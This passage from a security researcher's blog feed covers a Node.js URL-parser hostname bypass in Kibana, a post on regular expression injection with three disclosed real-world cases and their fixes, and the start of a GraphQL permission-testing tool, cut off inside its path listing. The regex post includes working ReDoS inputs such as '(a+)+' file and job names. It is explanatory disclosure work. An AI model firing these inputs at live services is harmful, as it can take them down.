<p>Unfortunately, the resulting URL with the bypass is a bit mangled as we can see from this output taken from the NodeJS console:</p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">&gt;</span> <span class="nx">require</span><span class="p">(</span><span class="dl">'</span><span class="s1">url</span><span class="dl">'</span><span class="p">).</span><span class="nx">parse</span><span class="p">(</span><span class="dl">"</span><span class="s2">htts://example.co</span><span class="se">\</span><span class="s2">x09m/path</span><span class="dl">"</span><span class="p">)</span>
<span class="nx">Url</span> <span class="p">{</span>
  <span class="nl">protocol</span><span class="p">:</span> <span class="dl">'</span><span class="s1">htts:</span><span class="dl">'</span><span class="p">,</span>
  <span class="nx">slashes</span><span class="p">:</span> <span class="kc">true</span><span class="p">,</span>
  <span class="nx">auth</span><span class="p">:</span> <span class="kc">null</span><span class="p">,</span>
  <span class="nx">host</span><span class="p">:</span> <span class="dl">'</span><span class="s1">example.co</span><span class="dl">'</span><span class="p">,</span>
  <span class="nx">port</span><span class="p">:</span> <span class="kc">null</span><span class="p">,</span>
  <span class="nx">hostname</span><span class="p">:</span> <span class="dl">'</span><span class="s1">example.co</span><span class="dl">'</span><span class="p">,</span>
  <span class="nx">hash</span><span class="p">:</span> <span class="kc">null</span><span class="p">,</span>
  <span class="nx">search</span><span class="p">:</span> <span class="kc">null</span><span class="p">,</span>
  <span class="nx">query</span><span class="p">:</span> <span class="kc">null</span><span class="p">,</span>
  <span class="nx">pathname</span><span class="p">:</span> <span class="dl">'</span><span class="s1">%09m/path</span><span class="dl">'</span><span class="p">,</span>
  <span class="nx">path</span><span class="p">:</span> <span class="dl">'</span><span class="s1">%09m/path</span><span class="dl">'</span><span class="p">,</span>
  <span class="nx">href</span><span class="p">:</span> <span class="dl">'</span><span class="s1">htts://example.co/%09m/path</span><span class="dl">'</span> <span class="p">}</span>
</code></pre></div></div>

<p>The part that is truncated from the hostname is just pushed to the path and make it hard to craft any request that can achieve more than the basic internal network/port scan. However, if the parsers’ roles had been inverted and <code class="language-plaintext highlighter-rouge">new URI</code> had been used for the request instead I would have had a clean path and much more potential for exploitation with a fully controlled path and <code class="language-plaintext highlighter-rouge">POST</code> body. Certainly this situation comes up <em>somewhere</em>, let me know if you come across something like that and are able to exploit it!</p>

<h2 id="conclusion">Conclusion</h2>

<p>A few things to take away from this:</p>

<ul>
  <li>When reviewing code, any time data is parsed for valiation make sure it’s parsed the same way when it’s being used</li>
  <li>Fuzzing with radamsa is simple and quick to setup, a great addition to any bug hunter’s toolbet</li>
  <li>If you’re doing blackbox testing and facing hostname validations in a NodeJS envioronment, try to add some tabs and see where that leads</li>
</ul>

<p>Thanks for reading!</p>

<p>(This was disclosed with permission)</p>]]></content><author><name>dee-see</name></author><category term="fuzzing" /><category term="security" /><summary type="html"><![CDATA[When the same data is parsed twice by different parsers, some interesting security bugs can be introduced. In this post I will show how I used fuzzing to find a parser diffential issue in Kibana’s alerting and actions feature and how I leveraged radamsa to fuzz NodeJS’ URL parsers.]]></summary></entry><entry><title type="html">Regular expression injection, a code review low hanging fruit</title><link href="https://blog.deesee.xyz/regex/security/2020/12/27/regular-expression-injection.html" rel="alternate" type="text/html" title="Regular expression injection, a code review low hanging fruit" /><published>2020-12-27T00:00:00+00:00</published><updated>2020-12-27T00:00:00+00:00</updated><id>https://blog.deesee.xyz/regex/security/2020/12/27/regular-expression-injection</id><content type="html" xml:base="https://blog.deesee.xyz/regex/security/2020/12/27/regular-expression-injection.html"><![CDATA[<p>Regular expression injection is a common bug that doesn’t get talked about a lot. This blog post covers how to find that bug and has 3 examples of vulnerabilities found in real applications.</p>

<p>The <a href="https://owasp.org/www-project-top-ten/">OWASP top 10</a> lists injection vulnerabilities as the #1 web application security risk and describes them as such:</p>

<blockquote>
  <p>Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker’s hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.</p>
</blockquote>

<p>Regular expression (regex) injection doesn’t get a callout, but it’s part of that category and looking for it can be fairly simple.</p>

<p>Before we go further, I’d note that I’m going to assume the reader is familiar with regular expressions in this blog. If it’s not the case <a href="https://www.regular-expressions.info/">regular-expression.info</a> and <a href="https://regex101.com/">regex101.com</a> are great resources, but in my opinion this is really something you learn by doing so go ahead and <code class="language-plaintext highlighter-rouge">grep</code> all the things to get better! :)</p>

<h2 id="whats-the-risk">What’s the risk</h2>

<p>Why even look for that type of vulnerability? It’s true that regex injection is generally a lot less severe than the other injection bugs. The danger of this vulnerability is <a href="https://owasp.org/www-community/attacks/Regular_expression_Denial_of_Service_-_ReDoS">regular expression denial of service</a>. Follow that link if you’re not familiar with ReDoS, but the general idea is that regex injection allows the attacker to create a regex that performs <em>extremely</em> poorly on purpose, causing the process to hang. While this will not allow an attacker to leak customer data or shell a server, it can slow down or even take down a service and if the vulnerability happens in something like an AWS Lambda it can create a very large bill.</p>

<h2 id="how-to-find-it">How to find it</h2>

<p>Similar to all injection vulnerabilities, a regex injection happens when user input is used, unsanitized, to create a regular expression. What makes it a bit easier to spot than many other injection vulnerabilities however is that there are usually very few sinks.</p>

<blockquote>
  <p>❓ If you’re not familiar with the concept of sources and sinks, watch <a href="https://www.youtube.com/watch?v=ZaOtY4i5w_U">this video by LiveOverflow</a> for a quick intro.</p>
</blockquote>

<p>In general, regular expressions are defined either with a regex literal if the language supports it (Ruby, PHP, JavaScript, Perl and more)</p>

<div class="language-ruby highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1"># ruby</span>
<span class="n">regex</span> <span class="o">=</span> <span class="sr">/regex/</span>
</code></pre></div></div>

<p>with an inline string</p>

<div class="language-csharp highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">// C#</span>
<span class="kt">var</span> <span class="n">regex</span> <span class="p">=</span> <span class="k">new</span> <span class="n">System</span><span class="p">.</span><span class="n">Text</span><span class="p">.</span><span class="n">RegularExpressions</span><span class="p">.</span><span class="nf">Regex</span><span class="p">(</span><span class="s">"regex"</span><span class="p">);</span>
</code></pre></div></div>

<p>or with a reference to a constant</p>

<div class="language-typescript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">// TypeScript</span>
<span class="kd">const</span> <span class="nx">REGULAR_EXPRESSION</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">regex</span><span class="dl">"</span><span class="p">;</span>
<span class="kd">let</span> <span class="nx">regex</span> <span class="o">=</span> <span class="k">new</span> <span class="nb">RegExp</span><span class="p">(</span><span class="nx">REGULAR_EXPRESSION</span><span class="p">)</span>
</code></pre></div></div>

<p>While those can be vulnerable to ReDoS (that’s a blog post in itself), they’re definitely not vulnerable to regular expression injection and you can ignore all those declaration “patterns” when looking at the code for this type of vulnerability.</p>

<p>The interesting declaration patterns you want to look for are those with a variable (as opposed to a constant)</p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">// JavaScript</span>
<span class="kd">function</span> <span class="nx">apiAction</span><span class="p">(</span><span class="nx">arg1</span><span class="p">)</span> <span class="p">{</span>
    <span class="kd">let</span> <span class="nx">regex</span> <span class="o">=</span> <span class="k">new</span> <span class="nb">RegExp</span><span class="p">(</span><span class="nx">arg1</span> <span class="o">+</span> <span class="dl">'</span><span class="s1">some-suffix$</span><span class="dl">'</span><span class="p">);</span>
    <span class="c1">// ... regex is used later</span>
<span class="p">}</span>
</code></pre></div></div>

<p>or languages that support interpolation inside a regex literal</p>

<div class="language-ruby highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1"># ruby</span>
<span class="k">def</span> <span class="nf">api_action</span><span class="p">(</span><span class="n">arg1</span><span class="p">)</span>
  <span class="n">regex</span> <span class="o">=</span> <span class="sr">/</span><span class="si">#{</span><span class="n">arg1</span><span class="si">}</span><span class="sr">some-suffix$/</span>
  <span class="c1"># ... regex is used later</span>
<span class="k">end</span>
</code></pre></div></div>

<h2 id="how-to-exploit-it">How to exploit it</h2>

<p>To demonstrate exploitation, here are a few examples I found and reported</p>

<blockquote>
  <p>❗ Testing for denial of service issues can have bad consequences on a live system. Given that you’re doing code review here, run the application locally and test only on your local version.</p>
</blockquote>

<h3 id="gitlab">GitLab</h3>

<p>Public issue on GitLab.com: <a href="https://gitlab.com/gitlab-org/gitlab/-/issues/257497">Regular Expression Denial of Service in Elastic search results</a></p>

<p>When processing results from a code search, GitLab would use <a href="https://gitlab.com/gitlab-org/gitlab/-/blob/26962cded7d44900f7aab0d93b7095e3d518e1bb/ee/lib/gitlab/elastic/search_results.rb#L121">this code</a>:</p>

<div class="language-ruby highlighter-rouge"><div class="highlight"><pre class="highlight"><code>      <span class="k">def</span> <span class="nc">self</span><span class="o">.</span><span class="nf">parse_search_result</span><span class="p">(</span><span class="n">result</span><span class="p">,</span> <span class="n">project</span><span class="p">)</span>
        <span class="n">ref</span> <span class="o">=</span> <span class="n">result</span><span class="p">[</span><span class="s2">"_source"</span><span class="p">][</span><span class="s2">"blob"</span><span class="p">][</span><span class="s2">"commit_sha"</span><span class="p">]</span>
        <span class="n">path</span> <span class="o">=</span> <span class="n">result</span><span class="p">[</span><span class="s2">"_source"</span><span class="p">][</span><span class="s2">"blob"</span><span class="p">][</span><span class="s2">"path"</span><span class="p">]</span>
        <span class="n">extname</span> <span class="o">=</span> <span class="no">File</span><span class="p">.</span><span class="nf">extname</span><span class="p">(</span><span class="n">path</span><span class="p">)</span>
        <span class="n">basename</span> <span class="o">=</span> <span class="n">path</span><span class="p">.</span><span class="nf">sub</span><span class="p">(</span><span class="sr">/</span><span class="si">#{</span><span class="n">extname</span><span class="si">}</span><span class="sr">$/</span><span class="p">,</span> <span class="s1">''</span><span class="p">)</span>
</code></pre></div></div>

<p>The code here is creating a regular expression with a file’s extension to strip the extension from the file name. If a file is named <code class="language-plaintext highlighter-rouge">file.txt</code>, the regular expression <code class="language-plaintext highlighter-rouge">/.txt$/</code> is created. The file here however is a file pushed to a repository by a user, so it’s user input.</p>

<p>To exploit this, an attacker can create a file named <code class="language-plaintext highlighter-rouge">aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaab.(a+)+</code> with content <code class="language-plaintext highlighter-rouge">SEARCH_ME_REGEX_DOS_ISSUE</code> and then search for <code class="language-plaintext highlighter-rouge">SEARCH_ME_REGEX_DOS_ISSUE</code> which triggers the code above. The regex <code class="language-plaintext highlighter-rouge">/.(a+)+$/</code> will be created and when executed against the filename <code class="language-plaintext highlighter-rouge">aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaab.(a+)+</code> it will cause a regular expression denial of service.</p>

<p>The fix was simply to not use regular expressions when stripping the extension from the path.</p>

<h3 id="public-bug-bounty-program-that-doesnt-disclose-bugs">Public bug bounty program that doesn’t disclose bugs</h3>

<p>This application stored data in a JSON file with a format like this</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
    </span><span class="nl">"property:name1"</span><span class="p">:</span><span class="w"> </span><span class="s2">"value1"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"property:name2"</span><span class="p">:</span><span class="w"> </span><span class="s2">"value1"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"otherKey"</span><span class="p">:</span><span class="w"> </span><span class="s2">"other value"</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>During a specific operation, it would iterate through the keys and run the following (slightly modified) code</p>

<div class="language-ruby highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">if</span> <span class="n">key</span><span class="p">.</span><span class="nf">match</span><span class="p">(</span> <span class="sr">/^property:</span><span class="si">#{</span><span class="n">get_prefix</span><span class="p">(</span> <span class="n">input</span> <span class="p">)</span><span class="si">}</span><span class="sr">\/(.*)$/</span> <span class="p">)</span>
  <span class="n">props</span><span class="p">.</span><span class="nf">merge!</span><span class="p">(</span> <span class="vg">$1</span> <span class="o">=&gt;</span> <span class="n">value</span> <span class="p">)</span>
<span class="k">elsif</span> <span class="n">key</span><span class="p">.</span><span class="nf">match</span><span class="p">(</span> <span class="sr">/^property:</span><span class="si">#{</span><span class="n">get_prefix</span><span class="p">(</span> <span class="n">input</span> <span class="p">)</span><span class="si">}</span><span class="sr">(\0.*)$/</span> <span class="p">)</span>
  <span class="n">props</span><span class="p">.</span><span class="nf">merge!</span><span class="p">(</span> <span class="vg">$1</span> <span class="o">=&gt;</span> <span class="n">value</span> <span class="p">)</span>
<span class="k">else</span>
  <span class="n">props</span>
<span class="k">end</span>
</code></pre></div></div>

<p>It was possible to name a certain object in that application with the name <code class="language-plaintext highlighter-rouge">a{1}aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaab|(a{0,}){0,}$|</code> which created this in the JSON file:</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
    </span><span class="nl">"property:a{1}aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaab|(a{0,}){0,}$|"</span><span class="p">:</span><span class="w"> </span><span class="s2">"value1"</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>and cause the code above to run the regex <code class="language-plaintext highlighter-rouge">/^property:a{1}aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaab|(a{0,}){0,}$|\/(.*)$/</code></p>

<p>Why the <code class="language-plaintext highlighter-rouge">a{1}</code>? Because without it <code class="language-plaintext highlighter-rouge">/^property:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaab|(a{0,}){0,}$|\/(.*)$/</code> would have actually matched the string <code class="language-plaintext highlighter-rouge">"property:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaab|(a{0,}){0,}$|"</code> without problem.</p>

<p>Shoutout to <a href="https://twitter.com/InfoSecP4nda/">P4nda</a> who collaborated with me on this, we found several instances of this vulnerable pattern in that application.</p>

<p>The fix here was to use <a href="https://ruby-doc.org/core-2.7.1/Regexp.html#method-c-escape"><code class="language-plaintext highlighter-rouge">Regexp.escape</code></a>.</p>

<h3 id="private-bug-bounty-program">Private bug bounty program</h3>

<p>I like this last one because it’s a fairly common pattern. Many applications implement a feature where you can use <code class="language-plaintext highlighter-rouge">*</code> as a wildcard to search for things. For example if you want to build an API where searching for <code class="language-plaintext highlighter-rouge">dee*</code> should return both <code class="language-plaintext highlighter-rouge">dee-see</code> and <code class="language-plaintext highlighter-rouge">deesee</code>, you could create a regex from user input and change the <code class="language-plaintext highlighter-rouge">*</code> to <code class="language-plaintext highlighter-rouge">.*</code>. By now you might understand where this is going.</p>

<p>This API allowed the user to search if a job with a certain ID exists (ID here is any string, not limited to numbers). The code (mostly) looked like this:</p>

<div class="language-typescript highlighter-rouge"><div class="highlight"><pre class="highlight"><code>   <span class="k">async</span> <span class="kd">function</span> <span class="nx">jobsExist</span><span class="p">(</span><span class="nx">jobIds</span><span class="p">:</span> <span class="kr">string</span><span class="p">[]</span> <span class="o">=</span> <span class="p">[])</span> <span class="p">{</span>
     <span class="kd">const</span> <span class="p">{</span> <span class="nx">body</span> <span class="p">}</span> <span class="o">=</span> <span class="k">await</span> <span class="nx">internalApi</span><span class="p">.</span><span class="nx">getJobs</span><span class="o">&lt;</span><span class="nx">JobsResponse</span><span class="o">&gt;</span><span class="p">({</span>
       <span class="na">job_id</span><span class="p">:</span> <span class="nx">jobIds</span><span class="p">.</span><span class="nx">join</span><span class="p">(),</span>
     <span class="p">});</span>

     <span class="kd">const</span> <span class="nx">results</span><span class="p">:</span> <span class="p">{</span> <span class="p">[</span><span class="nx">id</span><span class="p">:</span> <span class="kr">string</span><span class="p">]:</span> <span class="nx">boolean</span> <span class="p">}</span> <span class="o">=</span> <span class="p">{};</span>
     <span class="k">if</span> <span class="p">(</span><span class="nx">body</span><span class="p">.</span><span class="nx">count</span> <span class="o">&gt;</span> <span class="mi">0</span><span class="p">)</span> <span class="p">{</span>
       <span class="kd">const</span> <span class="nx">allJobIds</span> <span class="o">=</span> <span class="nx">body</span><span class="p">.</span><span class="nx">jobs</span><span class="p">.</span><span class="nx">map</span><span class="p">((</span><span class="nx">job</span><span class="p">)</span> <span class="o">=&gt;</span> <span class="nx">job</span><span class="p">.</span><span class="nx">job_id</span><span class="p">);</span>

       <span class="nx">jobIds</span><span class="p">.</span><span class="nx">forEach</span><span class="p">((</span><span class="nx">jobId</span><span class="p">)</span> <span class="o">=&gt;</span> <span class="p">{</span>
         <span class="kd">const</span> <span class="nx">regexp</span> <span class="o">=</span> <span class="k">new</span> <span class="nb">RegExp</span><span class="p">(</span><span class="s2">`^</span><span class="p">${</span><span class="nx">jobId</span><span class="p">.</span><span class="nx">replace</span><span class="p">(</span><span class="sr">/</span><span class="se">\*</span><span class="sr">+/g</span><span class="p">,</span> <span class="dl">'</span><span class="s1">.*</span><span class="dl">'</span><span class="p">)}</span><span class="s2">$`</span><span class="p">);</span>
         <span class="kd">const</span> <span class="nx">exists</span> <span class="o">=</span> <span class="nx">allJobIds</span><span class="p">.</span><span class="nx">some</span><span class="p">((</span><span class="nx">existsJobId</span><span class="p">)</span> <span class="o">=&gt;</span> <span class="nx">regexp</span><span class="p">.</span><span class="nx">test</span><span class="p">(</span><span class="nx">existsJobId</span><span class="p">));</span>
         <span class="nx">results</span><span class="p">[</span><span class="nx">jobId</span><span class="p">]</span> <span class="o">=</span> <span class="nx">exists</span><span class="p">;</span>
       <span class="p">});</span>
     <span class="p">}</span> <span class="k">else</span> <span class="p">{</span>
       <span class="nx">jobIds</span><span class="p">.</span><span class="nx">forEach</span><span class="p">((</span><span class="nx">jobId</span><span class="p">)</span> <span class="o">=&gt;</span> <span class="p">{</span>
         <span class="nx">results</span><span class="p">[</span><span class="nx">jobId</span><span class="p">]</span> <span class="o">=</span> <span class="kc">false</span><span class="p">;</span>
       <span class="p">});</span>
     <span class="p">}</span>

     <span class="k">return</span> <span class="nx">results</span><span class="p">;</span>
   <span class="p">}</span>
</code></pre></div></div>

<p>Here an attacker could create a job named <code class="language-plaintext highlighter-rouge">aaaaaaaaaaaaaaaaaaaaaaaaaaaaaab</code> and then search for job IDs <code class="language-plaintext highlighter-rouge">["aaaaaaaaaaaaaaaaaaaaaaaaaaaaaab", "(a+)+"]</code>. The <code class="language-plaintext highlighter-rouge">internalApi</code> call would return the existing <code class="language-plaintext highlighter-rouge">aaaaaaaaaaaaaaaaaaaaaaaaaaaaaab</code> job and then execute the regex <code class="language-plaintext highlighter-rouge">^(a+)+$</code> on it, causing the ReDoS.</p>

<p>Fun fact: this was actually redundant code, the internal API called at the beginning handled wildcards correctly and no regex filtering needed to be applied at all. The fix was basically to remove this code!</p>

<h3 id="note-on-exploitability">Note on exploitability</h3>

<p>Some languages are not vulnerable to ReDoS! Without going too deep into the technical details in this blog post, ReDoS is caused by regex backtracking and some regex engines don’t support that at all. Rust and golang’s default regex engines aren’t vulnerable and other languages might use a non-default engine like <a href="https://github.com/google/re2"><code class="language-plaintext highlighter-rouge">re2</code></a> (through a 3rd party dependency) that’s not vulnerable. Make sure the code base you are reviewing can actually be exploited!</p>

<h2 id="regex-injection-rce">Regex injection RCE?</h2>

<p>PHP had an <code class="language-plaintext highlighter-rouge">e</code> flag in regular expressions (deprecated in PHP 5.5.0, removed in 7.0.0) that evaluated the replacement in <code class="language-plaintext highlighter-rouge">preg_replace</code> as PHP code. See <a href="https://medium.com/@roshancp/command-execution-preg-replace-php-function-exploit-62d6f746bda4">this blogpost</a> for more details.</p>

<h2 id="avoiding-this-bug">Avoiding this bug</h2>

<p>If there’s an easy way to do the job without regex then you should consider using it (for example use a “starts with” function rather than building a regex with user input to check if a string begins with a given prefix). Otherwise, most programming languages will have a built-in function to escape special characters in a string before using it as a regex. See for example <a href="https://docs.microsoft.com/en-us/dotnet/api/system.text.regularexpressions.regex.escape?view=net-5.0"><code class="language-plaintext highlighter-rouge">Regex.Escape</code> in C#</a> or <a href="https://ruby-doc.org/core-2.7.1/Regexp.html#method-c-escape"><code class="language-plaintext highlighter-rouge">Regexp.escape</code> in Ruby</a>. Unfortunately, the <a href="https://github.com/benjamingr/RegExp.escape/issues/43">proposal for a similar function in JavaScript</a> wasn’t accepted…</p>

<h2 id="conclusion">Conclusion</h2>

<p>Regular expression injection is a fairly widespread bug that many people don’t pay attention to. It’s not the most critical finding, but it’s a fun one to look for, it’s fairly “greppable”, and if you’re getting into source code review for fun or bounties (or both!) you might want to add that to your arsenal.</p>]]></content><author><name>dee-see</name></author><category term="regex" /><category term="security" /><summary type="html"><![CDATA[Regular expression injection is a common bug that doesn’t get talked about a lot. This blog post covers how to find that bug and has 3 examples of vulnerabilities found in real applications.]]></summary></entry><entry><title type="html">GraphQL path enumeration for better permission testing</title><link href="https://blog.deesee.xyz/graphql/security/2020/04/13/graphql-permission-testing.html" rel="alternate" type="text/html" title="GraphQL path enumeration for better permission testing" /><published>2020-04-13T00:00:00+00:00</published><updated>2020-04-13T00:00:00+00:00</updated><id>https://blog.deesee.xyz/graphql/security/2020/04/13/graphql-permission-testing</id><content type="html" xml:base="https://blog.deesee.xyz/graphql/security/2020/04/13/graphql-permission-testing.html"><![CDATA[<p>Depending on how permissions are validated, it’s possible to find some fun authorization issues in GraphQL APIs. This blog post dicusses that idea and introduces a new tool to make that testing easier.</p>

<p>Let’s imagine the following GraphQL schema</p>

<p><img src="https://blog.deesee.xyz/images/graphql_schema.svg" alt="GraphQL Schema" /></p>

<p>In an ideal scenario (from the developer’s perspective) the permission checks would be done on the object level, which means that no matter the path you take to reach <code class="language-plaintext highlighter-rouge">Foo</code>, it’s <code class="language-plaintext highlighter-rouge">Foo</code> that’s responsible for checking if you’re allowed to load it and not the <code class="language-plaintext highlighter-rouge">Root</code> or <code class="language-plaintext highlighter-rouge">Bar</code> objects as they load <code class="language-plaintext highlighter-rouge">Foo</code>. This is how GitLab does it and from what I can tell that’s also how HackerOne does it.</p>

<p>Some other websites however will program their authorization logic in the code that fetches the object, this means the authorization logic might have flaws in one path but not in another one. Applied to the schema above, <code class="language-plaintext highlighter-rouge">Root -&gt; Foo</code> might be checked properly but <code class="language-plaintext highlighter-rouge">Root -&gt; Bar -&gt; Foo</code> might not check for permissions at all. It’s fairly easy to figure out all the paths in my FooBar schema, however <a href="https://github.com/Hacker0x01/helpful-recon-data/blob/master/schema.graphql">some schemas</a>
are very complicated and tooling would help to figure out all the possible paths.</p>

<p>This is where my new tool with a very original name comes in: <code class="language-plaintext highlighter-rouge">graphql-path-enum</code>. Given that most graphs have loops and have an infinite amount of paths, the tool doesn’t list them <em>all</em>, but it does a relatively exhaustive listing nonetheless.</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span>graphql-path-enum <span class="nt">-i</span> ./test_data/h1_introspection.json <span class="nt">-t</span> Skill
Found 27 ways to reach the <span class="s2">"Skill"</span> node from the <span class="s2">"Query"</span> node:
- Query <span class="o">(</span>assignable_teams<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>checklist_check<span class="o">)</span> -&gt; ChecklistCheck <span class="o">(</span>checklist<span class="o">)</span> -&gt; Checklist <span class="o">(</span>team<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>checklist_check_response<span class="o">)</span> -&gt; ChecklistCheckResponse <span class="o">(</span>checklist_check<span class="o">)</span> -&gt; ChecklistCheck <span class="o">(</span>checklist<span class="o">)</span> -&gt; Checklist <span class="o">(</span>team<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>checklist_checks<span class="o">)</span> -&gt; ChecklistCheck <span class="o">(</span>checklist<span class="o">)</span> -&gt; Checklist <span class="o">(</span>team<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>clusters<span class="o">)</span> -&gt; Cluster <span class="o">(</span>weaknesses<span class="o">)</span> -&gt; Weakness <span class="o">(</span>critical_reports<span class="o">)</span> -&gt; TeamMemberGroupConnection <span class="o">(</span>edges<span class="o">)</span> -&gt; TeamMemberGroupEdge <span class="o">(</span>node<span class="o">)</span> -&gt; TeamMemberGroup <span class="o">(</span>team_members<span class="o">)</span> -&gt; TeamMember <span class="o">(</span>team<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>embedded_submission_form<span class="o">)</span> -&gt; EmbeddedSubmissionForm <span class="o">(</span>team<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>external_program<span class="o">)</span> -&gt; ExternalProgram <span class="o">(</span>team<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>external_programs<span class="o">)</span> -&gt; ExternalProgram <span class="o">(</span>team<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>job_listing<span class="o">)</span> -&gt; JobListing <span class="o">(</span>team<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>job_listings<span class="o">)</span> -&gt; JobListing <span class="o">(</span>team<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>me<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>pentest<span class="o">)</span> -&gt; Pentest <span class="o">(</span>lead_pentester<span class="o">)</span> -&gt; Pentester <span class="o">(</span>user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>pentests<span class="o">)</span> -&gt; Pentest <span class="o">(</span>lead_pentester<span class="o">)</span> -&gt; Pentester <span class="o">(</span>user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>query<span class="o">)</span> -&gt; Query <span class="o">(</span>assignable_teams<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>query<span class="o">)</span> -&gt; Query <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
- Query <span class="o">(</span>report<span class="o">)</span> -&gt; Report <span class="o">(</span>bounties<span class="o">)</span> -&gt; Bounty <span class="o">(</span>invitations<span class="o">)</span> -&gt; InvitationsClaimBounty <span class="o">(</span>team<span class="o">)</span> -&gt; Team <span class="o">(</span>audit_log_items<span class="o">)</span> -&gt; AuditLogItem <span class="o">(</span>source_user<span class="o">)</span> -&gt; User <span class="o">(</span>pentester_profile<span class="o">)</span> -&gt; PentesterProfile <span class="o">(</span>skills<span class="o">)</span> -&gt; Skill
